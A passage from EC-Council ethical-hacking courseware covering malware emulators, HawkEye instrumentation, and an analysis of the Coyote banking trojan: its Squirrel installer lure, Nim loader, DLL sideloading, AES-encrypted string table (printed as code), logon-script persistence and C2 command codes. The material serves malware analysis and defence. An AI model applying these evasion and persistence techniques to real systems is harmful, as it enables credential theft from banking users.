- Unicorn (*https://www.unicorn-engine.org*)
- QEMU (*https://www.qemu.org*)
- Windows_Malware_Emulator (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Speakeasy (*https://github.com*)
- Kaspersky Lab emulator (*https://www.kaspersky.com*)

Malware Code Instrumentation

Malware code instrumentation is a technique used in cybersecurity to analyze and understand the behavior of malicious software by injecting additional code or instructions into specific points within binary code. These instructions allow the capture of important events or actions performed by malware during execution, such as logging function calls, tracking memory allocations, monitoring network communications, and recording file system interactions in real time. Furthermore, analysts can examine the collected data to understand their behavior, attack techniques, capabilities, and intent, and develop effective countermeasures to mitigate the threats posed by malware.

Malware code instrumentation is a challenging process owing to the complexity of analyzing and modifying binary code, and attacks may employ anti-analysis techniques to avoid detection and thwart instrumentation. Tools such as Frida and HawkEye can be used to perform code instrumentation.

- **HawkEye**

  Source: *https://github.com*

  HawkEye is a dynamic malware instrumentation tool based on the frida.re framework. This allows you to hook common functions to log malware activities and output the results in a good webpage report. HawkEye can run in two modes: spawn a malware sample in a new process given its path, and hook a running process given its PID.




Figure 7.140: Screenshot of HawkEye tool showing output in web page report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Analysis: Coyote

Source: *https://securelist.com*

Attackers often strive for innovation or the creation of new malware components to explore opportunities to exploit and steal data from target systems or users. With similar motives, attackers created a deadly banking trojan known as "Coyote." The malware is embedded with sophisticated evasion tactics to bypass security measures and provide sensitive financial information to Internet banking users.




Figure 7.141: Illustration of Coyote working

Using the Delphi language or MSI installers is a common practice and widely used approach to develop malware for target infiltration. However, in the case of Coyote, attackers use a method distinct from the conventional path. Rather than following a typical installation through MSI, Coyote utilizes a relatively new tool, the squirrel installer, which is designed for the installation and updating of Windows desktop applications. Coyote also employs Nim, a versatile programming language that operates seamlessly across multiple platforms and serves as the primary loader for the infection process.

Coyote Malware Attack Phases

- **Stage 1: Initial Access**

  By exploiting the Squirrel installer, Coyote conceals its initial stage loader as a genuine NuGet updater package. If the user installs the system without validation, malware begins to operate on the target system. This makes Coyote identification more challenging, as it is masked as a genuine updater.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.142: Contents of Malicious Squirrel installer

- **Stage 2: Deployment and Infection**

  Upon installation, the squirrel initiates the execution of a NodeJS application compiled with Electron. This application proceeds to run obfuscated JavaScript code (preload.js), designed primarily to duplicate all executables identified within a local directory labeled "temp" inside the user's *captures* folder within the Videos (media) directory. It then executes an application signed by the same directory. Malware can be loaded through the DLL side loading of a dependency associated with Chrome and OBS Studio executables. DLL sideloading occurs consistently within the library.

  The infection chain begins with the utilization of Nim, a relatively new programming language, to load the final stage of the infection. The primary aim of an NIM loader is to unpack a .NET executable and subsequently execute it in memory by utilizing the Common Language Runtime (CLR). This indicates that the loader's sole intention is to load the executable and execute it using its own process.




Figure 7.143: Contents of Malicious Squirrel installer

The unpacked .NET executable can be seen in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.144: Unpacked .NET executable

Here, the same entry point, obs-browser-page.exe, is employed for each reboot, which can later be used for persistence.

- **Stage 3: Exploitation**

Once executed, Coyote does not incorporate any code obfuscation; instead, it solely employs string obfuscation through AES.



```
private static string dtgmwiuxtypja(int oytvjgacr)
{
    Program.xvnxpsoety = new List<string>();
    Program.xvnxpsoety.Add("PCwSXvFXj5yA3VQXdxGOpF5dWqAzXOhKAdhzALtv2DQ=");
    Program.xvnxpsoety.Add("AJOjNowxwv7ej9KrQYYYq8+huGIDFognerEgHq3P1Kg=");
    Program.xvnxpsoety.Add("PauHwLWvmLchYGzecnFUZ4ggjxPkHvyClMEo1J3L0uY=");
    Program.xvnxpsoety.Add("pdRIAM+ub0WhDn8pUsDH61qKFJtq0ENbzIJjOxXnqVk=");
    Program.xvnxpsoety.Add("OXtnpFMvWr2UR45AwX91XDmEvdFuaOoiftHdVqdRDtq/djXlc7XXYBn3OylLGwYR");
    Program.xvnxpsoety.Add("WZmI6rev3UjJpep5sjysXXo+lfUkZpZE2SqZSwfbJos=");
    Program.xvnxpsoety.Add("ljCKvzONZZyylx8eJVHwAaQO6B/gn9rEwizuMjCAtoRnHSe7w1AjgFlVV6ijxCT9");
    Program.xvnxpsoety.Add("sKWVUD4MDX1P2ZDP5fZa3Q8gCIJL2sjSnPt7v3s6Wsw=");
    Program.xvnxpsoety.Add("fesYzSYbP6T/Z5mYisjwJYzRzJC3KmMalFG9cI2xvWA=");
    Program.xvnxpsoety.Add("f4HM0+WoaK/mQonST6Ml2LV3Y8QpbEUHfrydMk90Frk=");
    Program.xvnxpsoety.Add("wKkZIABa+Uyi/Wdl6Lucbgse6G9posdAue2mon4KJFNbqpKCbdCJzTmv7SaQrgYz");
    Program.xvnxpsoety.Add("4extOoBFkXNEZICs5QF7W909HC1Hhjsi4BvExTiQ0UdTQ6D8if/Gpn5UIBxMV8MQcPRA/
    Program.xvnxpsoety.Add("Ukf5f6M4COrxT6sELxV3y+SKgiLaW2pRliu4GIe+BEg=");
    Program.xvnxpsoety.Add("MWLrjScz3dlWciewjH2HpFmRuf5OPBf3PvLLPKfOyFk=");
    Program.xvnxpsoety.Add("bUIIDGMsk9Li1ZUhQiVwI+BuCCV2AO8nfVFqeumVtwE=");
```

Figure 7.145: Building encrypted string table

To obtain a particular string, Coyote invokes a decryption function that uses a string index as an argument. This decryption function operates by constructing a table of data encoded in base64 format. The initial 16 bytes of each decoded data segment act as the Initial Vector (IV), whereas the remaining bytes constitute the encrypted data, which are later utilized for the AES decryption process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.146: Data structure representing IV and encrypted data

Each executable generates a unique key and the AES decryption algorithm employs the standard .NET interfaces. With this methodology, whenever Coyote requires access to a string, it scans the table and decrypts each string using a customized IV. In this manner, Coyote hunts the credentials of Internet banking users. In addition to stealing credentials, Coyote serves as a vigilant spy for monitoring logs, stealing keystrokes, and other data stored in the target system.

- **Stage 4: Persistence**

  Coyote establishes persistence using Windows Logon scripts. Initially, it verifies the existence of **`HKCU\Environment\UserInitMprLogonScript`**. If this registry entry is found, Coyote inserts the full path to the signed application, in this scenario, obs-browser-page.exe.

  The objective of the Coyote Trojan aligns with standard banking Trojan behavior. It actively monitors all running applications in the victim's system and awaits access to specific banking applications and websites.




Figure 7.147: Screenshot of application monitoring routine

- **Stage 5: Command and Control (C2) Communication**

  If the target system accesses any banking-related application, Coyote establishes communication with the Command and Control (C2) server, conveying all activities performed on the system. To communicate with its C2 server, the Trojan uses an SSL channel, which is a mutual authentication scheme. This indicates that the Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

possesses a certificate issued by the attacker-controlled server, which it utilizes during connection establishment. Once communication is established, the C2 server responds with an array of actions or commands on the machine, ranging from keylogging to capturing screenshots.

The certificate is maintained as a resource in an encrypted format and decrypted using the X.509 library from .Net. After confirming the legitimacy of the connection with the attacker, the malware transmits the information gathered from the compromised machine and banking applications to the server. This information includes the following:

- Infected system name
- Randomly generated GUID
- Banking application being accessed

Using this information, an attacker can respond to packets comprising distinct actions. To interpret these actions, an attacker sends a string to a random delimiter. Each string segment is subsequently transformed into a list, with the initial entry indicating the command type. It evaluates the length of a string within the first parameter, which is randomly generated to determine the desired command.

The following are the exclusive commands that a remote attacker uses to communicate with Coyote to execute malicious actions on an infected machine:

Length	Description
12	Take a screenshot
14	Show an overlay window of a fake banking app
15	Show a Window that is in the foreground
17	Kill a process
18	Show a full-screen overlay
21	Shut down the machine
